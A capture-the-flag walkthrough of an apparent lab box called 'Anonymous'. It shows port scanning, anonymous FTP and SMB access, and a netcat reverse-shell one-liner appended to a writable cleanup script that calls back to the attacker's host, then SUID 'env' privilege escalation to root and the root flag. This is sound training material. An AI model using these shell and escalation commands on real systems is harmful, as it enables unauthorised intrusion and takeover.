Box - Anonymous

Nmap scan

$ nmap -sC -sV -v -T5 -Pn 10.10.157.144

```
PORT      STATE    SERVICE     VERSION
21/tcp    open     ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.200.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open     ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
1121/tcp  filtered rmpp
1126/tcp  filtered hpvmmdata
5904/tcp  filtered unknown
5999/tcp  filtered ncd-conf
9090/tcp  filtered zeus-admin
52869/tcp filtered unknown
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

4 ports are open

1. 21 - ftp
2. 22 - ssh
3. 139 - smb
4. 445 - smb

Exploiting ftp server with metasploit

$ searchsploit vsftpd

2

```
┌──(zhedac㉿Kali)-[~]
└─$ searchsploit vsftpd
 Exploit Title
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
vsftpd 3.0.3 - Remote Denial of Service
Shellcodes: No Results
```

$ msfconsole

$ search vsftpd

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

$ use 0

$ set rhosts 10.10.157.144

$ run

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.10.157.144
rhosts => 10.10.157.144
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.157.144:21 - Banner: 220 NamelessOne's FTP Server!
[*] 10.10.157.144:21 - USER: 530 This FTP server is anonymous only.
[-] 10.10.157.144:21 - This server is configured for anonymous only and the backdoor code cannot be reached
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.157.144:21 - Banner: 220 NamelessOne's FTP Server!
[*] 10.10.157.144:21 - USER: 530 This FTP server is anonymous only.
[-] 10.10.157.144:21 - This server is configured for anonymous only and the backdoor code cannot be reached
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit
```

Seeing that the backdoor couldn't be reached we will try with another method to get into ftp.

FTP login

$ ftp 10.10.157.144

Name : anonymous

password : <empty>

$ ls

```
┌──(zhedac㉿Kali)-[~]
└─$ ftp 10.10.157.144
Connected to 10.10.157.144.
220 NamelessOne's FTP Server!
Name (10.10.157.144:zhedac): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
```

$ cd scripts

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1763 Jun 29 17:36 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
```

We will download all the files here in our system to examine.

4

$ mget *

```
ftp> mget file*
ftp> mget *
mget clean.sh? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for clean.sh (314 bytes).
226 Transfer complete.
314 bytes received in 0.00 secs (3.3646 MB/s)
mget removed_files.log? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for removed_files.log (1892 bytes).
226 Transfer complete.
1892 bytes received in 0.02 secs (121.8047 kB/s)
mget to_do.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for to_do.txt (68 bytes).
226 Transfer complete.
```

Now we have 3 file: to_do.txt, removed_files.log, clean.sh

$ cat to_do.txt

```
┌──(zhedac㉿Kali)-[~]
└─$ cat to_do.txt
I really need to disable the anonymous login...it's really not safe
```

Nothing useful

$ cat removed_file.log

```
┌──(zhedac㉿Kali)-[~]
└─$ cat removed_files.log
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
```

Nothing useful

$ cat clean.sh

```
┌──(zhedac㉿Kali)-[~]
└─$ cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
```

bash file to run a **cleanup** script.

SMB login

$ smbclient -L \\10.10.157.144

```
┌──(zhedac㉿Kali)-[~]
└─$ smbclient -L \\10.10.157.144
Enter WORKGROUP\zhedac's password:
\
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        pics            Disk      My SMB Share Directory for Pics
        IPC$            IPC       IPC Service (anonymous server (Samba, Ubuntu))
tstream_smbXcli_np_destructor: cli_close failed on pipe srvsvc. Error was NT_STATUS_IO_TIMEOUT
SMB1 disabled -- no workgroup available
```

Here we find out shared file : **pics**

Checking the pics directory

$ smbclient //10.10.157.144/pics


```
┌──(zhedac㉿Kali)-[~]
└─$ smbclient //10.10.157.144/pics
Enter WORKGROUP\zhedac's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May 17 16:41:34 2020
  ..                                  D        0  Thu May 14 07:29:10 2020
  corgo2.jpg                          N    42663  Tue May 12 06:13:42 2020
  puppos.jpeg                         N   265188  Tue May 12 06:13:42 2020

                20508240 blocks of size 1024. 13306804 blocks available
smb: \> mget *
```

Downloading the images, then using hexdump, strings, exiftool etc. we couldn't find anything useful in these images.

Placing a Reverse Shell

6

$ echo “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.200.130 1234 >/tmp/f >” clean.sh



Logging in ftp server again

$ ftp 10.10.157.144

$ cd scripts

$ append clean.sh

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         3784 Jun 29 18:23 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> append clean.sh
local: clean.sh remote: clean.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
395 bytes sent in 0.00 secs (8.1892 MB/s)
ftp> exit
221 Goodbye.
```

Now we have placed aur reverse shell in the attacker machine.

$ nc -lnvp 1234

Now waiting for the connection to be established

```
┌──(zhedac㉿Kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
10.10.157.144: inverse host lookup failed: Unknown host
connect to [10.8.200.130] from (UNKNOWN) [10.10.157.144] 34866
/bin/sh: 0: can't access tty; job control turned off
$ ls
pics
user.txt
$
```

Finally we got the shell.

Getting the user flag from here directly.

For the flag in the root directory we didn't have permission to access it. So we will need to escalate our privilege.

Privilege escalation

$ sudo -l

We need password to run this

Now we will find suid binaries

$ find / -type f -perm /4000 2>/dev/null

```
/snap/core/9066/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/pkexec
```

Now checking functions of suspected binaries from GTFOBins.

Got “env” as suid to spawn an elevated interactive shell

$ env /bin/sh -p

```
# whoami
whoami
root
#
```

Woah!!! We got the root shell. Now reading the root flag.

```
# cat /root/root.txt
cat /root/root.txt
4d930091c31a622a7ed10f27999af363
```